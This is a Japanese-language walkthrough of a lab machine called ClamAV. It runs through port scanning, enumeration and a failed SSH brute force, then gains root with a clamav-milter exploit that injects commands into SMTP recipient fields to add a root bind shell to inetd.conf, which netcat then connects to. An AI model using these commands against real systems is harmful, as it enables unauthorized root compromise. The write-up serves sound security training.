ClamAV

Nmap

開いているポートを調べる.

```
$ ports=$(nmap -p- --min-rate=1000 -T4 192.168.143.42 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)

$ echo $ports
22,25,80,139,199,445,40378,60000,63599
```

詳細な情報を調べる.

```
$ nmap -p$ports -sV -A 192.168.143.42
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-26 21:14 JST
Nmap scan report for 192.168.143.42
Host is up (0.24s latency).

PORT      STATE  SERVICE     VERSION
22/tcp    open   ssh         OpenSSH 3.8.1p1 Debian 8.sarge.6 (protocol 2.0)
| ssh-hostkey:
|   1024 30:3e:a4:13:5f:9a:32:c0:8e:46:eb:26:b3:5e:ee:6d (DSA)
|_  1024 af:a2:49:3e:d8:f2:26:12:4a:a0:b5:ee:62:76:b0:18 (RSA)
25/tcp    open   smtp        Sendmail 8.13.4/8.13.4/Debian-3sarge3
| smtp-commands: localhost.localdomain Hello [192.168.49.143], pleased to meet you, ENHANCEDSTATUSCODES, PIPELINING, EXPN, VERB, 8BITMIME, SIZE, DSN, ETRN, DELIVERBY, HELP
|_ 2.0.0 This is sendmail version 8.13.4 2.0.0 Topics: 2.0.0 HELO EHLO MAIL RCPT DATA 2.0.0 RSET NOOP QUIT HELP VRFY 2.0.0 EXPN VERB ETRN DSN AUTH 2.0.0 STARTTLS 2.0.0 For more info use "HELP <topic>". 2.0.0 To report bugs in the implementation send email to 2.0.0 sendmail-bugs@sendmail.org. 2.0.0 For local information send email to Postmaster at your site. 2.0.0 End of HELP info
80/tcp    open   http        Apache httpd 1.3.33 ((Debian GNU/Linux))
|_http-server-header: Apache/1.3.33 (Debian GNU/Linux)
|_http-title: Ph33r
| http-methods:
|_  Potentially risky methods: TRACE
139/tcp   open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
199/tcp   open   smux        Linux SNMP multiplexer
445/tcp   open   netbios-ssn Samba smbd 3.0.14a-Debian (workgroup: WORKGROUP)
40378/tcp closed unknown
60000/tcp open   ssh         OpenSSH 3.8.1p1 Debian 8.sarge.6 (protocol 2.0)
| ssh-hostkey:
|   1024 30:3e:a4:13:5f:9a:32:c0:8e:46:eb:26:b3:5e:ee:6d (DSA)
|_  1024 af:a2:49:3e:d8:f2:26:12:4a:a0:b5:ee:62:76:b0:18 (RSA)
63599/tcp closed unknown
Service Info: Host: localhost.localdomain; OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

Host script results:
```


```
|_clock-skew: mean: 5h59m59s, deviation: 2h49m43s, median: 3h59m58s
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: 0XBABE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: share (dangerous)
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.14a-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-04-26T12:15:09-04:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.95 seconds

```

HTTP - 80TCP

ウェブサイトにアクセスするとバイナリが表示された.



01101001 01100110 01111001 01101111 01110101 01100100 01101111 01101110 01110100 01110000 01110111 01101110 01101101 01100101 01110101 01110010 01100001 01101110 00110000 0011 0000 01100010

バイナリを `ASCII` に変換する.

```
ifyoudontpwnmeuran00b
```

他に情報は無さそう.

SMB - 445TCP

Administratorログインを試みる.

```
$ smbclient -L 192.168.143.42 -U Administrator
Enter WORKGROUP\Administrator's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (0xbabe server (Samba 3.0.14a-Debian) brave pig)
        ADMIN$          IPC       IPC Service (0xbabe server (Samba 3.0.14a-Debian) brave pig)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------
        0XBABE               0xbabe server (Samba 3.0.14a-Debian) brave pig

        Workgroup            Master
        ---------            -------
        WORKGROUP            0XBABE
```

`IPC$` に接続することはできるが，アクセス権限が無い．

```
$ smbclient \\\\192.168.143.42\\IPC$ -U Administrator
Enter WORKGROUP\Administrator's password:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_NETWORK_ACCESS_DENIED listing \*
```

SSH - 22TCP

ブルートフォース攻撃をする．

```
$ cat username.txt
meuran00b
ifyoudontpwnmeuran00b

$ hydra -L username.txt -P /usr/share/wordlists/metasploit/unix_passwords.txt 192.168.143.42 ssh -V -t 24
<snip>
[STATUS] 75.26 tries/min, 2032 tries in 00:27h, 1 to do in 00:01h, 1 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-26 22:13:57
```

攻撃に失敗した．

HTTP - 80TCP

隠しディレクトリが無いか探す．

```
$ gobuster dir -u 192.168.143.42 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
<snip>
/index                (Status: 200) [Size: 289]
/doc                  (Status: 403) [Size: 272]
Progress: 62721 / 87665 (71.55%)
```

`/index` は `index.html` と同じ．

`/doc` はアクセス権限が無い．

`Apache 1.3.33 exploit` で既知の脆弱性を調べる．

Apache 1.3.x mod_mylo - Remote Code Execution

使えるかわからないが試してみる．

```
$ ./mod_mylo -t 192.168.143.42
[-] Attempting attack [ SuSE 8.1, Apache 1.3.27 (installed from source) (default) ] ...
[*] Bruteforce failed....

Have a nice day!
```

攻撃に失敗した．

SMTP - 25TCP

smtp の列挙ツールをインストールする.

```
$ sudo apt install smtp-user-enum
```

ユーザ名を列挙する.

```
$ smtp-user-enum -M VRFY -u /usr/share/wordlists/metasploit/unix_users.txt -t 192.168.143.42
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... VRFY
Worker Processes ......... 5
Target count ............. 1
Username count ........... 1
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Tue Apr 26 22:42:52 2022 #########
######## Scan completed at Tue Apr 26 22:42:53 2022 #########
0 results.

1 queries in 1 seconds (1.0 queries / sec)
```

何も列挙されなかった.

SNMP - 161UDP

snmp を調査する.

```
$ snmp-check 192.168.144.42
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.144.42:161 using SNMPv1 and community 'public'

[*] System information:

  Host IP address               : 192.168.144.42
  Hostname                      : 0xbabe.local
  Description                   : Linux 0xbabe.local 2.6.8-4-386 #1 Wed Feb 20 06:15:54 UTC 2008 i686
  Contact                       : Root <root@localhost> (configure /etc/snmp/snmpd.local.conf)
  Location                      : Unknown (configure /etc/snmp/snmpd.local.conf)
  Uptime snmp                   : 00:04:57.23
  Uptime system                 : 00:04:22.33
  System date                    : 2022-4-27 13:07:26.0

<snip>
  3756                 runnable              klogd                /sbin/klogd
  3760                 runnable              clamd                /usr/local/sbin/clamd
  3765                 runnable              clamav-milter        /usr/local/sbin/clamav-milter  --black-hole-mode -l -o -q /var/run/clamav/clamav-milter.ctl
<snip>
```

`clamav-milter` が `black-hole-mode` で動いていることがわかる.

clamav-milterの脆弱性 をつかう.

```
$ ./black-hole.pl 192.168.144.42
Sendmail w/ clamav-milter Remote Root Exploit
Copyright (C) 2007 Eliteboy
Attacking 192.168.144.42...
220 localhost.localdomain ESMTP Sendmail 8.13.4/8.13.4/Debian-3sarge3; Wed, 27 Apr 2022 15:06:19 -0400; (No UCE/UBE) logging access from: [192.168.49.144](TEMP)-[192.168.49.144]
250-localhost.localdomain Hello [192.168.49.144], pleased to meet you
250-ENHANCEDSTATUSCODES
250-PIPELINING
250-EXPN
250-VERB
250-8BITMIME
250-SIZE
250-DSN
250-ETRN
250-DELIVERBY
250 HELP
250 2.1.0 <>... Sender ok
250 2.1.5 <nobody+"|echo '31336 stream tcp nowait root /bin/sh -i' >> /etc/inetd.conf">... Recipient ok
250 2.1.5 <nobody+"|/etc/init.d/inetd restart">... Recipient ok
354 Enter mail, end with "." on a line by itself
250 2.0.0 23RJ6JOj004223 Message accepted for delivery
221 2.0.0 localhost.localdomain closing connection
```

`netcat` でシェルを手に入れる.

```
$ nc -nv 192.168.144.42 31336
(UNKNOWN) [192.168.144.42] 31336 (?) open
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
pwd
/
cd /root
ls
dbootstrap_settings
install-report.template
```

```
proof.txt
cat proof.txt
6cfef30620e4c00908c77c58b7d56b1f
```

Conglaturations!